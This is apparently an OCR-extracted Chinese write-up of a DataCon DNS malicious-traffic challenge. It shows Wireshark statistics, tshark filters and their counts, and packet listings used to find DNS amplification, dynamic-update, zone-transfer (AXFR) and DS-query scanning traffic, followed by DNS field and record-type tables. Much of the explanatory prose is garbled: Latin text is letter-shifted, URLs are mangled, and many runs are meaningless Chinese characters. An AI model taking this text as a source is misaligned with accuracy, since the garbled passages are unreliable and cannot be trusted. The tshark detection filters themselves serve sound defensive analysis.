
罪 矿 角 齐苛 GQV 參矿

范 參摄


间 Z luhvkdun 阻矿 LR 矿

陷罪 (f) 练罗 sfds 。轴艺 绑 (f) 摄如 (q)

t 4bilqddsfds 矩



(g) 6; 454; 607: 7; 939


Wireshark · 导出特定分组
Look in:
/Users/...Download...on/DNS恶意流量检测/dns_q1
Computer
Name
Size
Kind
Date Modified
example_dns1
-- Folder
2019/5/31 10:08
example_dns1.zip
375...tes
zip File
2019/3/25 10:04
q1_final.pcap
2.62 GiB
pcap File
2019/3/15 16:57
Readme - 第一题.pdf
5...iB
pdf File
2019/3/26 15:01
File name:
timeTop
Save
Cancel
Help
导出为:
Wireshark/tcpdump/... - pcap
分组范围
用 gzip 压缩
已捕获
已显示
所有分组
10736020
10736020
仅选中分组
1
1
仅已标记分组
0
0
第一个到标记的最后一个
0
0
范围:
3812183-4748606
936424
936424
移除已忽略分组
0
0
信安之路

绑　　角　　范　　ⓡ　携　　携　。

摄


(f)


Wireshark · 协议分级统计 · timeTop.pcap
协议
按分组百分比
分组
按字节百分比
字节
比特/秒
结束 分组
结束 字节
结束 位/秒
Frame 100.0 936424 100.0 229903640 1532 k 0 0 0
Ethernet 100.0 936424 5.7 13109936 87 k 0 0 0
Internet Protocol Version 4 100.0 936424 8.1 18728480 124 k 0 0 0
User Datagram Protocol 98.3 920776 3.2 7366208 49 k 0 0 0
Domain Name System 98.3 920776 82.1 188772255 1258 k 920776
Transmission Control Protocol 1.7 15648 0.8 1911895 12 k 12898
Domain Name System 0.3 2750 0.6 1420639 9470 2750 1420639 9470
信安之路

规 Ⓑ矿(g)齐 。蝉 GQV 矿 耀ⓤ

。 摄

(f)




Topic / Item	Count	Average	Min val	Max val	Rate (ms)	Percent	Burst rate	Burst start
Packet Lengths	936424	245.51	60	3969	0.7804	100%	3.0400	221.787
0-19	0	-	-	-	0.0000	0.00%	-	-
20-39	0	-	-	-	0.0000	0.00%	-	-
40-79	67621	74.22	60	79	0.0564	7.22%	1.5500	772.911
80-159	536984	100.51	80	159	0.4475	57.34%	1.5800	221.784
160-319	16478	217.92	160	315	0.0137	1.76%	0.2400	620.599
320-639	278011	413.17	324	634	0.2317	29.69%	0.9900	298.792
640-1279	30623	1071.10	717	1263	0.0255	3.27%	0.2700	789.017
1280-2559	2721	1409.17	1371	2020	0.0023	0.29%	0.0500	485.829
2560-5119	3986	3969.00	3969	3969	0.0033	0.43%	0.3000	163.214
5120 and greater	0	-	-	-	0.0000	0.00%	-	-

(f) 罪 规 Ⓑ矿 艺 4333 。脑 (f) 练 绑摄

基础知识补充

练罗 GQV 神



85 翻 携86 翻 矿起 XGS 矿

GQV ⓡ 谈矿 摄

GQV 词 逃起 WFS 矿陷裁 逃起

XGS 摄 XGS 矿 耻 翻 XGS

规询 离 GRV 参

神擎Php fdfkhg XGS GRV 支

kwwsv=22z z z 1mhhn1fq2dufklyh2lg2551kwp o

GQV


间 绑 LS (o) 矿 结 结 绑

Z luhvkdun 矿 罗 (f)职魁摄摄摄

wkdun 观矿 摄

wkdun 0u whp hWrs1sfds 0Wilhqgv 0h ls1vuf 0h ls1gvw·wu

%w%%q%·vruw·xqlt 0f ·vruw0qu



练罗 LS 781; 314: 314 规 矿 翻 练罗 GQV ⓡ qv51f : 9h731qhw摄

规 角 477153519715 59矿 Lqir 罪 Ⓡ 结 脑 矿 规 艺 翻摄

GQV GGRV 參

XGS 练 携 词 矿 參 规询 般 练罗 參 LS矿 般 (x) ⓡ 矿 ⓡ Ⓑ 參 矿补 般 GGRV 參摄 GQV 罪矿 。⓮ 评 Ⓑ DQ\矿 。 评 (y) 摄脑 glj C 447 1447 1447 1447 DQ\ edlgx1f q


齐般 GQV ⓡ 般矿 绑 角 参

摄 矿 范 GQV ⓡ 携

范结 摄

结 DQ\ GQV ⓡ 矿脑 Uhixvhg知

神gqv1t u| 1w| s h (o) 矿 矩神



ⓑ 绑 : 41; 815651493 携 45: 1463143 71485 携

43814<414831538 绍罗般摄

练罗 绿 矿 擎 GGRV 参 练

支 逃矿

kwwsv=22z z z 1iuhhexi 1fr p 2fr oxp q246; 4961kwp o

败 DQ\ 结评 艺 6333

。矿 题摄 罪起 GQV

Ⓓ +HGQV3, 矿⑨经 XGS sd| or dg vl}h

摄

规 gqv1uu1xgsbsd| or dgbvl}h 规 范

參 神

```
$ tshark -r q1_final.pcap -Y "(ip.dst==188.141.167.218||ip.dst==187.199.129.12||ip.dst==70.85.232.160 ) && dns.flags.response==0 && dns.rr.udp_payload_size >= 3000 && dns.qry.type == 255 " | wc -l
33200
```

矿 逃 般 參

ip.src == 45.80.170.1 && dns.flags.rcode == "refused"

No.	Time	Source	Destination	Protocol	Length	Info
583…	706.910213	45.80.170.1	237.205.156.233	DNS	66	Dynamic update response 0xa5a5 Refused SOA com.cn
599…	729.713237	45.80.170.1	237.205.156.233	DNS	66	Dynamic update response 0xa5a6 Refused SOA com.cn
600…	731.458957	45.80.170.1	237.205.156.233	DNS	66	Dynamic update response 0xa5a7 Refused SOA com.cn
606…	739.951170	45.80.170.1	237.205.156.233	DNS	66	Dynamic update response 0xa5a8 Refused SOA com.cn
613…	749.156696	45.80.170.1	237.205.156.233	DNS	66	Dynamic update response 0xa5a9 Refused SOA com.cn
619…	758.751851	45.80.170.1	166.42.79.88	DNS	73	Standard query response 0xffff Refused A www.a8915.com
619…	758.783930	45.80.170.1	232.252.235.82	DNS	73	Standard query response 0xffff Refused A www.a8915.com

ⓤ

般绑故G| qdp lf xsgdwh uhvsr qvh效矿 ⓤ 摄

结 阿 ⓤ 神 ⓤ 耀

知GKFS矩 齐 矿 GKFS ⓡ ⓤ (f)

LS 矿起 陷 D知Dgguhvv矩

SWU知 矩 摄 UIF5469

驱 罪 齐般 GQV ⓤ 矿起 GQV

LS 齐 订谷 逃 (x) GQV

ⓡ 需 ⓤ 陷 摄 GQV ⓤ

耀 ⓤ ⓡ

}r qh ildh矿调 參 规(x) LS 询

GQV ⓡ 迎订 耀 ⓠ携(u)

摄

```
$ tshark -r q1_final.pcap -Y "dns.flags.opcode == 5  && dns.flags.response == 0" | wc -l
    5055
```


G| qdp lf xsgdwh 8388 摄

词

罗 般矿。 Ll I U携D[I U 神

```
$ tshark -r q1_final.pcap -Y "dns.qry.type == 252 || dns.qry.type == 251 && dns.flags.response == 0" | head -n 10
1705944 2438.404939 221.223.19.169 → 45.80.170.1  DNS 92 Standard query 0xb406 AXFR com.cn
1950791 2763.314854 221.223.19.169 → 45.80.170.1  DNS 92 Standard query 0xbd6a AXFR com.cn
8649166 12651.367386 129.191.74.107 → 45.80.170.1  DNS 92 Standard query 0x8f7b AXFR com.cn
9474308 13991.264762 96.199.230.176 → 182.219.124.215 DNS 109 Standard query 0x8f48 AXFR ef1e7.com.cn OPT
9474355 13991.363843 96.199.230.176 → 40.126.90.157 DNS 108 Standard query 0x0493 AXFR 0364.com.cn OPT
9474356 13991.364148 96.199.230.176 → 40.126.90.157 DNS 108 Standard query 0x196d AXFR 6332.com.cn OPT
9474357 13991.369687 96.199.230.176 → 185.135.39.190 DNS 109 Standard query 0xcd63 AXFR 61dc3.com.cn OPT
9474368 13991.381873 96.199.230.176 → 40.126.90.157 DNS 108 Standard query 0x6135 AXFR bad6.com.cn OPT
9474369 13991.384868 96.199.230.176 → 40.126.90.157 DNS 107 Standard query 0x8615 AXFR ba7.com.cn OPT
9474370 13991.384913 96.199.230.176 → 3.197.51.203 DNS 108 Standard query 0x790e AXFR 81a7.com.cn OPT
tshark: An error occurred while printing packets: Broken pipe.

# [redacted] @ x in ~/Downloads/DataCon/DNS恶意流量检测/dns_q1 [3:55:28]
$ tshark -r q1_final.pcap -Y "dns.qry.type == 252 || dns.qry.type == 251 && dns.flags.response ==
    5295
```


规 Ⓑ矿 罪 <914<<156314: 9 罗 LS 经矿 规

摄

```
$ tshark -r q1_final.pcap -Y "dns.qry.type == 252 || dns.qry.type == 251 && dns.flags.response == 0 && ip.src==96.199.230.176" | wc -l
    5292
```

GQVVhf 知 考矩

罗 结齐 般矶J r r j dh 般 耐 GQV 参

经 矿 ⓞ 般 谅 配 z ulwhxs

般摄

GdwdFrq <435=GQV Dqdq vIv/ WKX Whdp 4

kwwsv=22j lwkxe1frp 2vk| rvk| r2Gdwdfrq0<4350GQV

```
$ tshark -r q1_final.pcap -Y "dns and dns.qry.type in {43 6} and dns.flags.response == 0 and ip.src == 6.116.183.244" | wc -l
      72
```

练 矿翻 罗 练 参离 翻

wp hWrs1sfds 罪脑 Ⓑ矿结 。罪 际

署矿 结 摄

Ⓑ 般 资 神t 41vk=

kwwsv=22j lwkxe1frp 2vk| rvk| r2GdwdFrq0<4350GQV2eor e2

p dvwhu2vuf 2t 41vk

矿 111

Ⓡ 矿脑 般111

```
5301500 7351.284776 6.116.183.244 → 185.25.160.3 DNS 99 Standard query 0x8406 DS e24561*.com.cn.e24561.com.cn OPT
5301611 7351.478842 6.116.183.244 → 185.25.160.3 DNS 92 Standard query 0xde26 DS dnssec*.e24561.com.cn OPT
5301753 7351.672936 6.116.183.244 → 185.25.160.3 DNS 92 Standard query 0x5c6e DS domain*.e24561.com.cn OPT
5301918 7351.862146 6.116.183.244 → 185.25.160.3 DNS 93 Standard query 0x8848 DS domain2*.e24561.com.cn OPT
5302067 7352.048721 6.116.183.244 → 185.25.160.3 DNS 95 Standard query 0x0c18 DS errortest*.e24561.com.cn OPT
5302211 7352.237325 6.116.183.244 → 185.25.160.3 DNS 89 Standard query 0x54a0 DS fid*.e24561.com.cn OPT
5302345 7352.433683 6.116.183.244 → 185.25.160.3 DNS 93 Standard query 0x0b40 DS freebuf*.e24561.com.cn OPT
5302488 7352.627246 6.116.183.244 → 185.25.160.3 DNS 92 Standard query 0xf9a6 DS google*.e24561.com.cn OPT
5302592 7352.818241 6.116.183.244 → 185.25.160.3 DNS 92 Standard query 0x8124 DS guanli*.e24561.com.cn OPT
5302730 7353.009921 6.116.183.244 → 185.25.160.3 DNS 93 Standard query 0xd095 DS houqing*.e24561.com.cn OPT
5302876 7353.195100 6.116.183.244 → 185.25.160.3 DNS 91 Standard query 0x2ba1 DS howto*.e24561.com.cn OPT
5303010 7353.382562 6.116.183.244 → 185.25.160.3 DNS 90 Standard query 0xa5ec DS ipid*.e24561.com.cn OPT
5303138 7353.581066 6.116.183.244 → 185.25.160.3 DNS 90 Standard query 0xad82 DS mail*.e24561.com.cn OPT
5303287 7353.771607 6.116.183.244 → 185.25.160.3 DNS 93 Standard query 0xf361 DS mkszyxy*.e24561.com.cn OPT
5303448 7353.955705 6.116.183.244 → 185.25.160.3 DNS 88 Standard query 0x09bc DS ms*.e24561.com.cn OPT
5303595 7354.150165 6.116.183.244 → 185.25.160.3 DNS 90 Standard query 0xb5ed DS oice*.e24561.com.cn OPT
5303706 7354.343332 6.116.183.244 → 185.25.160.3 DNS 94 Standard query 0xfecc DS password*.e24561.com.cn OPT
5303823 7354.532980 6.116.183.244 → 185.25.160.3 DNS 89 Standard query 0x2f6b DS pjb*.e24561.com.cn OPT
5303965 7354.716508 6.116.183.244 → 185.25.160.3 DNS 92 Standard query 0x27ed DS portal*.e24561.com.cn OPT
5304047 7354.901443 6.116.183.244 → 185.25.160.3 DNS 93 Standard query 0x5850 DS portal2*.e24561.com.cn OPT
5304172 7355.085518 6.116.183.244 → 185.25.160.3 DNS 91 Standard query 0x02e6 DS renli*.e24561.com.cn
5304364 7355.274682 6.116.183.244 → 185.25.160.3 DNS 92 Standard query 0x929d DS rjfwwb*.e24561.com.cn OPT
5304539 7355.468365 6.116.183.244 → 185.25.160.3 DNS 89 Standard query 0x9938 DS rsc*.e24561.com.cn OPT
```



4携3 阻 般 GQV矿规Ⓡ 遵 经

5携 GQV 携 參 ⑨ 般

6携 脚般 谅 资 裤练

罗 GQV 陷 矿 耻

离



Topic / Item	Count	Average	Min val	Max val	Rate (ms)	Percent	Burst rate	Burst start
Total Packets	923526				0.7696	100%	3.0000	221.787
rcode	923526				0.7696	100.00%	3.0000	221.787
Refused	117				0.0001	0.01%	0.0400	758.752
No such name	67383				0.0562	7.30%	1.1300	221.788
No error	856026				0.7134	92.69%	2.4200	298.778
opcodes	923526				0.7696	100.00%	3.0000	221.787
Query/Response	923526				0.7696	100.00%	3.0000	221.787
Response	461887				0.3849	50.01%	1.5000	221.784
Query	461639				0.3847	49.99%	1.5000	221.787
Query Type	923526				0.7696	100.00%	3.0000	221.787
TXT (Text strings)	1497				0.0012	0.16%	0.0800	754.648
SRV (Server Selection)	231				0.0002	0.03%	0.0500	374.738
SPF	444				0.0004	0.05%	0.0400	566.084
SOA (Start Of a zone of Authority)	981				0.0008	0.11%	0.0600	1092.156
PTR (domain name PoinTeR)	68				0.0001	0.01%	0.0600	717.530
NS (authoritative Name Server)	6406				0.0053	0.69%	0.3600	213.960
NAPTR (Naming Authority Pointer)	6				0.0000	0.00%	0.0200	320.884
MX (Mail eXchange)	9671				0.0081	1.05%	0.3800	422.186
DS(Delegation Signer)	38				0.0000	0.00%	0.0400	655.341
DNSKEY	96				0.0001	0.01%	0.0400	102.822
CNAME (Canonical NAME for an alias)	1055				0.0009	0.11%	0.0400	70.308
CAA (Certification Authority Restriction)	2				0.0000	0.00%	0.0200	788.591
AAAA (IPv6 Address)	369129				0.3076	39.97%	0.9400	1078.170
A6 (OBSOLETE - use AAAA)	92				0.0001	0.01%	0.0600	601.488
A (Host Address)	524624				0.4372	56.81%	2.8500	221.787
* (A request for all records the server/cache has available)	9186				0.0077	0.99%	0.6200	174.465
Class	923526				0.7696	100.00%	3.0000	221.787
Service Stats	0				0.0000	100%	-	-
Response Stats	0				0.0000	100%		
Query Stats	0				0.0000	100%		
Payload size	923526	205.94	24	3927	0.7696	100%	3.0000	221.787

字段	描述	字段	描述
frame.len	数据长度	dns.flags.authenticated	服务器是否为域权威服务器
ip.src	源 ip	dns.flags.checkdisable	非认证数据是否可接收
ip.dst	目的 ip	dns.flags.rcode	DNS reply code
udp.srcport	源 udp 端口号	dns.count.queries	数据包中 DNS 请求数
udp.dstport	目的 udp 端口号	dns.count.answers	数据包中的应答数
eth.src	源 MAC 地址	dns.count.auth_rr	数据包中权威记录数
eth.dst	目的 MAC 地址	dns.count.add_rr	数据包中额外记录数
dns.id	DNS Transaction ID	dns.qry.name	DNS 请求名
dns.flags.response	DNS请求/响应标志	dns.qry.class	DNS 请求类型
dns.flags.opcode	DNS opcode	dns.resp.name	DNS 响应名
dns.flags.authoritative	应答是否被服务器认证	dns.resp.type	DNS 回复类型
dns.flags.truncated	消息是否剪裁	dns.resp.ttl	DNS 响应生存时间
dns.flags.recdesired	是否递归查询	dns.resp.z.do	DNS 是否支持 DNSSEC
dns.flags.reavail	服务器是否能递归查询	frame.time_relative	frame 的相对时间

gqv1t u| 1w sh (o)

TYPE	值	含义
A	1	主机地址
NS	2	权威名称服务器
MD	3	邮件目的地(被废弃 | 使用MX)
MF	4	邮件转发器(被废弃 | 使用MX)
CNAME	5	别名的正则名称
SOA	6	标记权威区域的开始
MB	7	邮箱域名(试验)
MG	8	邮件组成员(试验)
MR	9	邮件重新命名域名(试验)
NULL	10	空RR(试验)
WKS	11	众所周知的业务描述
PTR	12	域名指针
